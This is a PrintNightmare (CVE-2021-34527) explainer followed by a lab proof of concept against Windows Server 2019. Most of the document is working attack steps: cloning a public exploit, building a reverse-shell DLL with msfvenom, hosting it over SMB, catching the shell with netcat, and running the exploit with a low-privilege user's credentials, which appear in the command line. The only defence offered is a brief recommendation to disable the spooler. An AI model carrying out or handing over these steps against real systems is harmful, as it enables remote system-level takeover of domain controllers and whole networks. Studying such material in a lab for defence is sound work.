PRINTNIGHTMARE EXPLAINED

CVE-2021-34527

ABSTRACT

There is a new high severity vulnerability dubbed Print Nightmare, which exploits a vulnerability in the Print Spooler service. This vulnerability can provide full domain access to a domain controller under a System context.

Saurav Shukla

PrintNightmare PoC - (CVE-2021-34527)

Vulnerability:

Windows Print Spooler service is by default enabled with all windows versions and is used to schedule printing jobs, find the printers in the network and so on.

Microsoft Windows Print Spooler fails to restrict access to **RpcAddPrinterDriverEx()** function, in windows 2019 this function can be seen in the snap-in module called **printmanagement.msc**. The module can be reached via the "Printers and Scanners" available in the settings. In this module by default, it allows the operation of management of Print Server which means that a new print server can be added or modified by the current user (Low privileged) in the system.

Impact:

Using this flaw an attacker can get System level administrative access on the Domain Controller in an Active Directory environment which can lead to the takeover of the entire network/organisation.

Recommendation:

- Disable the Print spooler service if not required.

Link: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527

Proof of Concept:

For this POC, I have used Kali Linux as an attacker machine and Windows Server 2019 as Victim machine.

Before starting of make sure that Windows Firewall and Defender are disabled on windows server 2019.

1. Download the exploit from below github link:

Command: git clone <https://github.com/cube0x0/CVE-2021-1675>


2. Install impacket:
   - git clone https://github.com/cube0x0/impacket
   - cd impacket
   - python3 ./setup.py install

3. Create a reverse shell payload using msfvenom. Use command as shown below:

Command: msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=<Kali_IP> LPORT=443 -f dll -o ./revshell.dll

```
root@kali:/var/public# msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.1.129 LPORT=443 -f dll -o ./revshell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 5120 bytes
Saved as: ./revshell.dll
```

4. Note the windows server 2019 IP which is 192.168.1.182 (in my case):



5. Now setup your smbserver for executing malicious dll file. In my case I have used smbserver.py which comes under impacket:

Command: **./smbserver.py -smb2support share .**

```
root@kali:~/training# ./smbserver.py -smb2support share .
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

6. Now use Netcat for listening on port 443:


```
root@kali:~/training# nc -lvnp 443
listening on [any] 443 ...
```

7. To exploit the vulnerability and to get the reverse shell, below command has been used:

Command: ./CVE-2021-1675.py demo:Tarun@9643810246@192.168.1.182 '\\192.168.1.129\\share\\revshell.dll'

Understanding above command:

- ./CVE-2021-1675.py : Python script which we downloaded in step 01.
- User:Password@Target<IP>**:** Used **low privileges** user's credentials.
- '\\192.168.1.129\\share\\revshell.dll': Path of shared folder which contains malicious reverse shell dll.



8. We got reverse shell successfully: